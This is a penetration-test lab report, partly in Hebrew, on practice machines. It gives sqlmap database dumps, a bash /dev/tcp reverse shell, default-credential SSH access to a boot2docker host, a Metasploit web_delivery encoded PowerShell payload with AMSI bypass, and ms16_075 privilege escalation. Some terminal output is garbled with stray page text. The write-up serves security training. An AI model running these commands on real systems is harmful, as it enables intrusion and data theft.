Proxy Configuration: A screenshot of the "Configure Proxies to Access the Internet" dialog. It shows three options: "No proxy", "Auto-detect proxy settings for this network", and "Use system proxy settings".

Available Databases: A terminal window showing the results of the "sqlmap -r request.login --force-ssl -D public --tables --batch" command. It lists the available databases: "information_schema", "pg_catalog", and "public".

Table Data: A terminal window showing the results of the "sqlmap -r request.login --force-ssl -D public --tables --batch" command. It lists the tables in the "public" database: "users".

PostgreSQL Information: A terminal window showing the results of the "sqlmap -r request.login --force-ssl -D public --tables --batch" command. It provides details about the PostgreSQL version and configuration, including the back-end DBMS as PostgreSQL, operating system as Linux Debian 10 (buster), and application technology as Apache 2.4.38, PHP 7.3.14.

בדיקות חסן תשתיות

```
# sqlmap -r request.login --force-ssl -D public --tables -T users --dump --batch
[14:49:58] [INFO] starting 2 processes
[14:50:17] [WARNING] no clear password(s) found
Database: public
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| 4a100a85cb5ca3616dcf137918550815 | admin   |
+-----+-----+
[14:50:17] [INFO] table 'public.users' dumped to CSV file '/root/.local/share/sqlmap/output/admin.megalogistic.com/dump/public/users.csv'
[14:50:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/admin.megalogistic.com'
```

- 4) I didn't success to do anything with the password so, I keep looking and saw an option to open shell on the system with sqlmap

בדיקות חסן תשתיות

דוח מעבדות נמר

- 5) After I saw that I can run commands on the system I decided to open reverse shell

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
[15:01:53] [INFO] retrieved: 'postgres'
command standard output: 'postgres'
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.3/5555 0>&1"
do you want to retrieve the command standard output? [Y/n/a] Y
[15:01:53] [INFO] command standard output: 'bash -c "bash -i >& /dev/tcp/10.10.14.3/5555 0>&1"' was successfully retrieved
[15:01:53] [INFO] command standard output: 'root@kali:[/home/kali]# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.236] 50362
bash: cannot set terminal process group (955): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ whoami
whoami
postgres$ Accept-Encoding: gzip, deflate
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ exit
Content-Type: application/x-www-form-urlencoded
[15:01:53] [INFO] command standard output: 'Content-Type: application/x-www-form-urlencoded
[15:01:53] [INFO] command standard output: 'root@kali:[/home/kali]# ll
11 Origin: https://admin.megalogistic.com
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin'
```

- 6) I travelled the 'postgres' user folder and found his flag:

```
root@kali:[/home/kali]# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.236] 50374
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ cd ..
cd ..
postgres@bc56e3cc55e9:/var/lib/postgresql/11$ cd ..
cd ..
postgres@bc56e3cc55e9:/var/lib/postgresql$ dir
dir
11 user.txt
postgres@bc56e3cc55e9:/var/lib/postgresql$ type user.txt
type user.txt
user.txt is ./user.txt
postgres@bc56e3cc55e9:/var/lib/postgresql$ cat user.txt
cat user.txt
f0183e44378ea9774433e2ca6ac78c6a  flag.txt
postgres@bc56e3cc55e9:/var/lib/postgresql$
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The vulnerability was found in Boot2Docker

Vulnerability Explanation: The machine was using the Boot2Docker linux distribution but they forgot to change the default credentials (user & password)

Vulnerability Fix: Change the default credentials

Severity: High

Exploit Code & Proof Screenshot Here:


- 1) After I got the basic shell, I was trying a several ways to upscale my privilege until I write the command: uname -a that gave me interesting info and also, I typed ifconfig and saw a unique ip address

```
postgres@bc56e3cc55e9:/bin$ uname -a
uname -a
Linux bc56e3cc55e9 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU/Linux
postgres@bc56e3cc55e9:/bin$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
          ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
            RX packets 8233 bytes 1639942 (1.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7696 bytes 2229104 (2.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

בדיקות חסן תשתיות

לוח מעבדות נמר

- 2) I searched about the boot2docker on the internet and saw that there is a default username and password and I also remembered that the SSH port was open so, I decided to check if I can get an access




```
postgres@bc56e3cc55e9:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@bc56e3cc55e9:~$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

( '>')
/) TC (\ Core is distributed with ABSOLUTELY NO WARRANTY.
(/_--_-\) www.tinycorelinux.net

docker@box:~$ ls
ls
docker@box:~$ pwd
pwd
/home/docker
docker@box:~$ ls -lah
ls -lahabs
total 12
drwxr-sr-x  4 docker  staff      160 Jan  1 12:24 .
drwxrwxr-x  4 root    staff      80 Jan  1 12:22 ..
-rw-rw-r--  1 docker  staff       0 Oct 19 2019 .ash_history
-rw-r--r--  1 docker  staff     446 Oct 19 2019 .ashrc
-rw-rw-r--  1 docker  staff      29 Feb 21 2010 .bashrc
drwxr----- 2 docker  staff     100 Jan  1 12:24 .docker
-rw-r--r--  1 docker  staff     20 Oct 19 2019 .profile
drwxr----- 2 docker  staff     100 Jan  1 1970 .ssh
```

- 3) I was getting an access to user 'docker' and I decided to use the command: sudo -l again and saw that it's didn't require from me anything special



```
docker@box:~$ sudo -l
sudo -l
User docker may run the following commands on this host:
  (root) NOPASSWD: ALL
docker@box:~$ sudo su
sudo su
root@box:/home/docker# whoami
whoami
root
```

בדיקות חסן תשתיות

לוח מעבדות נמר

- 4) After I was got the root privileges, I looked for the root flag in the path '/' I saw a unique folder that called 'c'. I enter the folder and the folder Users and then I saw the user 'Administrator' and in his Desktop folder I found the root flag.

```
root@box:/home# cd ..
cd ..
root@box:# ls
ls
bin      home      linuxrc      root      sys
c        init       mnt         run       tmp
dev      lib        opt         sbin      usr
etc      lib64     proc        squashfs.tgz  var
root@box:# cd c
cd c
root@box:/c# ls
ls
Users
root@box:/c# cd Users
cd Users
root@box:/c/Users# ls -la
ls -la
total 33
dr-xr-xr-x  1 docker  staff   4096 Feb 19  2020 .
drwxr-xr-x  3 root    root    60 Jan  1 12:24 ..
drwxrwxrwx  1 docker  staff  8192 Feb  8  2021 Administrator
ls: ./All Users: cannot read link: Protocol error
lrwxrwxrwx  1 docker  staff   0 Sep 15  2018 All Users
dr-xr-xr-x  1 docker  staff   0 Feb 18  2020 Default
dr-xr-xr-x  1 docker  staff  8192 Feb 18  2020 Default User
dr-xr-xr-x  1 docker  staff  4096 Feb 18  2020 Public
drwxrwxrwx  1 docker  staff  8192 Feb 18  2020 Tony
-rwxrwxrwx  1 docker  staff  174 Sep 15  2018 desktop.ini
root@box:/c/Users# cd Administrator
```

```
root@box:/c/Users/Administrator# cd Desktop
cd Desktop
root@box:/c/Users/Administrator/Desktop# ls -la
ls -la
total 9
dr-xr-xr-x  1 docker  staff   0 Feb  8  2021 .
drwxrwxrwx  1 docker  staff  8192 Feb  8  2021 ..
-rwxrwxrwx  1 docker  staff  282 Feb 18  2020 desktop.ini
-rwxrwxrwx  1 docker  staff   35 Feb  8  2021 root.txt
root@box:/c/Users/Administrator/Desktop# cat root.txt
cat root.txt
cc9a0b76ac17f8f475250738b96261b3
root@box:/c/Users/Administrator/Desktop#
```

System IP: 10.10.10.63

Service Enumeration

Server IP Address	Ports Open
10.10.10.63	TCP: 80, 445, 135, 50000
	UDP:

Nmap Scan Results:

```
(root㉿kali)-[~/home/kali]
# nmap -sC -sS -sV -A 10.10.10.63
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-31 12:08 IST
Nmap scan report for 10.10.10.63
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http        Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%)
Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows S
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-01-03T16:44:11
|_ start_date: 2023-01-03T16:42:13
| smb2-security-mode:
|   311:
|_ Message signing enabled but not required
|_clock-skew: mean: 3d06h35m26s, deviation: 0s, median: 3d06h35m26s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was the ability to write a script to the system (I use it to write a reverse shell)

Vulnerability Fix: Pervert the option of writing a script

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

בדיקות חסן תשתיות זוח מעבדות נמר

- 1) After the Nmap scan I notice two http addresses: one on port 80 and another one on port 50000. I enter both of them on the browser but didn't get anything significant so, I decided to use the tool gobuster to see if I discover anything

```
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
└─[root@kali]# gobuster dir -u http://10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt


Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.10.63:50000
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.4
[+] Timeout:     10s
=====
2023/01/04 10:57:20 Starting gobuster in directory enumeration mode
=====
/askjeeves      (Status: 302) [Size: 0] [→ http://10.10.10.63:50000/askjeeves/]
Progress: 207643 / 207644 (100.00%)
=====
2023/01/04 12:05:58 Finished   * The site could be temporarily unavailable or too busy. Try again in a few moments.


└─[root@kali]#
```

- 2) After the scan result from the tool 'gobuster' I add it to the address: 10.10.10.63:50000/askjeeves

And get a web page



- 3) After a short wander on the site, I found a place that allows you to write scripts for the server. Manage → Jenkins → Script Console. And I decided to see if I can write a reverse shell into the server.



- 4) After I getting a basic shell, I was starting to look the user flag and I found it on the path:
C:/users/kohsuke/Desktop

```
C:\Users\kohsuke\Desktop>dir
dir arting Point Stop Machine
Volume in drive C has no label. Stop this machine to play another.
Volume Serial Number is 71A1-6FA1
  Tracks

Directory of C:\Users\kohsuke\Desktop
Machines Reset Machine
11/03/2017  10:19 PM    <DIR>   .
11/03/2017  10:19 PM    <DIR>   ..
11/03/2017  10:22 PM          32 user.txt
                           32 bytes
                           1 File(s)
                           2 Dir(s)  2,645,569,536 bytes free
Fortresses Extend Time 18:00:545
C:\Users\kohsuke\Desktop>type user.txt
type user.txt
e3232272596fb47950d59c4cf1e7066a
C:\Users\kohsuke\Desktop>cd ..
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The system vulnerable to the exploit MS160_075_reflection_juicy

Vulnerability Explanation: This module utilizes the Net-NTLMv2 reflection between DCOM/RPC to achieve a SYSTEM handler for elevation of privilege.

Vulnerability Fix: Update the system.

Severity: High

Exploit Code & Proof Screenshot Here:

```
msf6 exploit(multi/script/web_delivery) > set lhost 10.10.14.37
lhost => 10.10.14.37
msf6 exploit(multi/script/web_delivery) > set srvhost 10.10.14.37
srvhost => 10.10.14.37
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.37:4444
[*] Using URL: http://10.10.14.37:8080/VCPTNeQlij26A5W
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(multi/script/web_delivery) > powershell.exe -nop -w hidden -e Ww8OAGUAdAAuAFMAZQbYAHYAAQbjAGUAUAbvAGkAbgB0AE0AQBuAGEAZwBLAHTAXQAA6AdoUwBLAGMAGQbYAGKAAdABSAAFAccgbvAHQAbwBJAG8AbAA9Af5AtGbLAHQALgBTAGUAYwB1AHIAQb0AHKAUAByAG8AdABvAGMAdwBsAFQAcQwAGUAXQA6AdoAVAbSAHMMQyAdSjAJBzADMPQBuAGUAdwTAG8AYgBqAGUAYB0ACAAabgBLAHQALgB3AGUYbJAGwAAQbLAG4AdA7AGkAzgaoFAcAUwBSAHMdAbLAG0ALgB0AGUdAAAuFcCAZQb1AfAeCgbVHgAeQbAdAOgB8HAGUdAeBEGUUAzGBHAHUbAB0AfAACgBVHgAeQAOACKALgBhAGQAZAByAGUAcwBzACAALQbUAQUATAKAG4AdQbsAgwAKQb7ACQAcwZAACACAByAG8AeB5AD0AwBwBOAGUdAAAuFCAZQb1AfIAZQbxAHUAZQBzAHQAXQAGAdoARwBLAHQAUwBSAHMdAbLAG0AbwBLAGIAUAbYAG8AbE85ACgAKQ7ACQAcwzAC4UAByAG8eAB5AC4AcQwByAGUZAAbLAG4AdBpAeGEAbABzADoAwBwBOAGUdAAAuEMAcgbLAGQAZQbUAHOAAQbHAgwQwBhAGMaAbALF0Ab0AgA6EAQzQbMAGEAdQbSAHQAQbwByAGUAZABLAG4AdAAbpAeGEAdBzAdsaFQA7EKEARQBYACAAKAAAGA7Qb3AC0AbwB1AGoAzbQjAHQIABoAGUdAAAuFcCAZQb1AEAbdAbpAGUAbgBAcKALgBEAG8AdwBuAGwAbwBhAGQbAUHIAQbAAGKAAnAGgdAB0AHAoAgAvAC8AMQAwAC4AMQoAAC4AMwA3AdoA0wAdgAMAAAeFYAQwBQAFQATgb1AFeAbABpAgoAmgA2EEANQBXAC8AYgBWAEOAbAbAGQAcAbnAFIAMABEACAKQoAdpsASQbFFAgIAAeACgAbgIAHCALQbVAGIAagbLAGMAGdAeGAE4AZQb0AC4AVwBLAGIAQbAsGkAzbQbUAHQAKQAAuEQAbwB3AG4AbAbVAGEA2ZTAHQAcgBpAG4AzwAoACcAaAb0AHQAcAA6AC8ALwAxADAAlgAxADAAlgAzDcA0g4AdAAOAawC8AVgBDAFAAVABOAGUAuQbsAgkAagAyADYQQA1FcAjwApACKaOwA=
```


```
[*] 10.10.10.63 web_delivery - Delivering AMSI Bypass (1386 bytes)
[*] 10.10.10.63 web_delivery - Delivering Payload (3514 bytes)
[*] Sending stage (175686 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.14.37:4444 → 10.10.10.63:49678) at 2023-01-04 12:44:06 +0200
msf6 exploit(multi/script/web_delivery) > sessions -i
Active sessions
=====
Id Name Type
1 meterpreter x86/windows
Information
Connection
1879 Days
10.10.14.37:4444 → 10.10.10.63:49678 (10.10.10.63)
meterpreter > getuid
Server username: JEEVES\kohsuke
meterpreter >
```

בדיקות חסן תשתיות

דוח מעבדות נמר


- 2) Next, after I get the meterpreter session I used the module:

post/multi/recon/local_exploit_suggester to scan the system and help me to get the privilege escalation



#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bits_ntlm_token_impersonation	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/bypassuac_fodhelper	Yes	The target appears to be vulnerable.
4	exploit/windows/local/bypassuac_sluhijack	Yes	The target appears to be vulnerable.
5	exploit/windows/local/cve_2020_1048_printerdemon	Yes	The target appears to be vulnerable.
6	exploit/windows/local/cve_2020_1337_printerdemon	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms16_075_reflection_juicy	Yes	The target appears to be vulnerable.
9	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.

- 3) I choose the exploit: exploit/windows/local/ms16_075_reflection_juicy and when I ran it I got the NT_Authority\SYSTEM privilege



```
[*] Started reverse TCP handler on 10.10.14.37:4443
[*] Target appears to be vulnerable (Windows 10 (10.0 Build 10586).)
[*] Launching notepad to host the exploit ...
[*] Process 996 launched.
[*] Reflectively injecting the exploit DLL into 996 ...
[*] Injecting exploit into 996 ...
[*] Exploit injected. Injecting exploit configuration into 996 ...
[*] Configuration injected. Executing exploit ...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.63
[*] Meterpreter session 11 opened (10.10.14.37:4443 → 10.10.10.63:49693) at 2023-01-04 14:37:06 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- 4) After that I was searching the root flag on the administrator folder but when I was trying to read it I couldn't. it's telling me to look deeper

```
Directory of C:\Users\Administrator\Desktop
11/08/2017  09:05 AM    <DIR>      .
11/08/2017  09:05 AM    <DIR>      ..
12/24/2017  02:51 AM            36 hm.txt
11/08/2017  09:05 AM        797 Windows 10 Update Assistant.lnk
                           2 File(s)       833 bytes
                           2 Dir(s)  2,542,960,640 bytes free

C:\Users\Administrator\Desktop>cat hm.txt
cat hm.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type hm.txt
type hm.txt
The flag is elsewhere. Look deeper.
C:\Users\Administrator\Desktop>
```

- 5) I search about this case and found information about data streams and how I can see the content of the root flag (hm.txt)

```
The flag is elsewhere. Look deeper.
C:\Users\Administrator\Desktop> more < hm.txt:root.txt:$DATA
more < hm.txt:root.txt:$DATA
afbc5bd4b615a60648cec41c6ac92530
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.93	
10.10.10.100	
10.10.10.178	
10.10.10.236	
10.10.10.63	